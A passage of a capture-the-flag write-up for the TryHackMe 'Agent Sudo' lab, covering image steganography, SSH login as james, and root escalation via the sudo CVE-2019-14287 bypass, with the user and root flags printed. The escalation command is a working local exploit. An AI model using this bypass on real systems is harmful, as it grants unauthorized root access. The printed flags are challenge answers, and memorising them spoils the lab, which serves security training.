
root@kali:~/Desktop/ftp# ls
cute-alien.jpg  cutie.png  _cutie.png.extracted  To_agentJ.txt
root@kali:~/Desktop/ftp# cd _cutie.png.extracted/ && ls
365 365.zlib 8702.zip To_agentR.txt
root@kali:~/Desktop/ftp/_cutie.png.extracted#
```

Figure 10 — ZIP extraction/password-recovery stage.

The extracted **To_agentR.txt** message instructed Agent C to send a picture to the encoded recipient, confirming that the image was part of the intended chain.

7. Steganography & SSH Credentials

The remaining image was examined for hidden content. Using the recovered steganography password exposed an embedded message containing SSH credentials.



```
root@Kali: /home/om/Downloads/agent-sudo/_cutie.png.extracted
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo
Modified: 2019-10-29 17:59:11
with the file from archive:
Path: To_agentR.txt
Size: 86 bytes (1 KiB)
Modified: 2019-10-29 17:59:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y

Enter password (will not be echoed):
Everything is Ok

Size: 86
Compressed: 280

(root@Kali)-[/home/om/Downloads/agent-sudo/_cutie.png.extracted]
# ls
365 365.zlib 8702.zip To_agentR.txt zip.hash

(root@Kali)-[/home/om/Downloads/agent-sudo/_cutie.png.extracted]
# cat To_agentR.txt
Agent C,


We need to send the picture to 'QXJLYTUx' as soon as possible!

By,
```

Figure 11 — Extracted message containing the SSH clue.

The discovered account was **james**. The credentials were then used to connect through SSH.

```
ssh james@10.49.182.88
```



```
root@Kali: /home/om/Downloads/agent-sudo
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo
(root@Kali)-[/home/om/Downloads/agent-sudo/_cutie.png.extracted]
# cd ..

(root@Kali)-[/home/om/Downloads/agent-sudo]
# ssh james@10.49.182.88
The authenticity of host '10.49.182.88 (10.49.182.88)' can't be established.
ED25519 key fingerprint is: SHA256:rt6rNpPo1pGMkL4PRRE7NaQKAHV+UNkS9BfrCy8jVCA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.182.88' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
james@10.49.182.88's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Sun Sep 27 12:52:51 UTC 2026

System load:  0.0          Processes:    101
Usage of /:   39.7% of 9.78GB Users logged in: 0
Memory usage: 18%         IP address for ens5: 10.49.182.88
```


Figure 12 — Successful SSH login as james.

8. User Flag

After obtaining SSH access, the home directory contained **user_flag.txt**. Reading it returned the user flag.

```
ls
cat user_flag.txt
```

User flag: b03d975e8c92a7c04146cfa7a5a313c7



```
root@Kali: /home/om/Downloads/agent-sudo
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
::1          ff00::0      ip6-allnodes ip6-localnet  localhost
agent-sudo   ff02::1      ip6-allrouters ip6-loopback
fe00::0      ff02::2      ip6-localhost ip6-mcastprefix
james@agent-sudo:~$ ls
Alien_autospy.jpg user_flag.txt
james@agent-sudo:~$ sudo -u \#${(0xffffffff)}
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt]
           [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T
           timeout] [-u user] file ...
james@agent-sudo:~$ whoami
james
james@agent-sudo:~$ sudo -u \#${(0xffffffff)} /bin/bash
[sudo] password for james:
```


Figure 13 — User flag and sudo investigation.

9. Privilege Escalation — CVE-2019-14287

The sudo configuration was investigated. The room uses a vulnerable sudo version/configuration where a Runas ALL rule attempts to exclude root. Older sudo versions contain CVE-2019-14287, which can bypass the !root restriction using a crafted user ID.

```
sudo -l
sudo -u \#$(0xffffffff) /bin/bash
```

The crafted user ID is interpreted in a way that can result in execution with UID 0, giving a root shell in the vulnerable configuration.



The screenshot shows a terminal window with the following content:

```
james
root@agent-sudo:/home# cd ..
root@agent-sudo:/# ls
bin      dev      initrd.img  lib64      mnt      root      snap      sys      var
boot     etc      initrd.img.old  lost+found  opt      run      srv      tmp      vmlinuz
cdrom    home     lib         media      proc     sbin     swap.img  usr      vmlinuz.old
root@agent-sudo:/# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,
```

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R

```
root@agent-sudo:/root# Connection to 10.49.182.88 closed by remote host.
Connection to 10.49.182.88 closed.
```

(root@Kali)-[/home/om/Downloads/agent-sudo]


Figure 14 — Successful privilege escalation to root.

10. Root Access & Root Flag

After escalation, the shell was running as root. The root directory was inspected and **root.txt** was read.

```
cd /
cd root
ls
cat root.txt
```

Root flag: b53a02f55b57d4439e3341834d70c062

A screenshot of a terminal window titled 'root@Kali: /home/om/Downloads/agent-sudo'. The terminal shows a user named 'james' who has successfully escalated to a root shell. The prompt is 'root@agent-sudo:/home#'. The user enters 'cd ..' to move to the root directory, then 'ls' to list the contents. The output shows various system directories and files. The user then enters 'cd root' to move to the root directory, then 'ls' to list the contents, which shows 'root.txt'. The user then enters 'cat root.txt' and the output is 'To Mr.hacker,'. Below this, a congratulatory message is displayed: 'Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.' The root flag is then displayed: 'Your flag is b53a02f55b57d4439e3341834d70c062'. The terminal ends with a message from 'DesKel a.k.a Agent R' and a connection closure notice. The terminal window has a dark background with a Kali Linux logo watermark.

```
root@agent-sudo:/home# cd ..
root@agent-sudo:/# ls
bin      dev      initrd.img      lib64      mnt      root      snap      sys      var
boot     etc      initrd.img.old  lost+found  opt      run      srv      tmp      vmlinuz
cdrom    home    lib             media      proc     sbin     swap.img  usr      vmlinuz.old
root@agent-sudo:/# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always upd
ate your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root# Connection to 10.49.182.88 closed by remote host.
Connection to 10.49.182.88 closed.

(root@Kali)-[/home/om/Downloads/agent-sudo]
```

Figure 15 — Root shell and root flag.

Attack chain summary:

1. Nmap enumeration → 2. HTTP User-Agent discovery → 3. username chris → 4. FTP brute force → 5. FTP file retrieval → 6. Binwalk discovers encrypted ZIP → 7. ZIP password recovery → 8. Decode clue → 9. Steganography reveals SSH credentials → 10. SSH as james → 11. User flag → 12. CVE-2019-14287 sudo escalation → 13. Root flag.